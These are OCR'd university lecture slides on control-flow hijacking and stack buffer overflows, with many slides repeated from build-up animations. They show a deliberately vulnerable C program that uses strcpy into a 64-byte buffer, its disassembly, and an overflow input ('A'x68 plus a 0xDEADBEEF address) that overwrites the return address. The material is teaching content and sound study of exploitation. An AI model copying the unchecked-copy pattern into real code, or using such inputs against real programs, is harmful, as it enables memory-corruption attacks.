
Basic Execution



Basic Execution




Basic Execution



cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
   char buf[16];
   int c, d;
   if(a > b)
      c = a;
   else
      c = b;
   d = red(c, buf);
   return d;
}
```



Control Flow Hijack:
Always Computation + Control

computation + ***control***

Control Flow Hijack:
Always Computation + Control

computation + ***control***

- code injection
- return-to-libc
- Heap metadata overwrite
- return-oriented programming
- …

Same principle, different mechanism

Agenda

Control Flow Hijacks

Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What's new since 2000

Agenda

Control Flow Hijacks

Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What's new since 2000

Buffer Overflows

Assigned Reading:

Smashing the stack for fun and profit
by Aleph One

http://www.phrack.org/issues.html?issue=49&id=14#article

What are Buffer Overflows?

A ***buffer overflow*** occurs when data is written outside of the space allocated for the buffer.

- C does not check that writes are in-bound

What are Buffer Overflows?

A ***buffer overflow*** occurs when data is written outside of the space allocated for the buffer.

- C does not check that writes are in-bound

1. Stack-based
   - covered in this class

What are Buffer Overflows?

A ***buffer overflow*** occurs when data is written outside of the space allocated for the buffer.


- C does not check that writes are in-bound

1. Stack-based
   - covered in this class
2. Heap-based
   - more advanced

   very dependent on system and library version

Basic Example


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“A”x68 . “\xEF\xBE\xAD\xDE”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“A”x68 . “\xEF\xBE\xAD\xDE”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Frame teardown—1


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Frame teardown—2

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```




```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

Frame teardown—3

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

`%eip = 0xDEADBEEF`
(probably crash)

Agenda

Control Flow Hijacks 

Common Hijacking Methods 

- Buffer Overflows
- Exploits (shell code) Construction
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What's new since 2000

Agenda

Control Flow Hijacks

Common Hijacking Methods

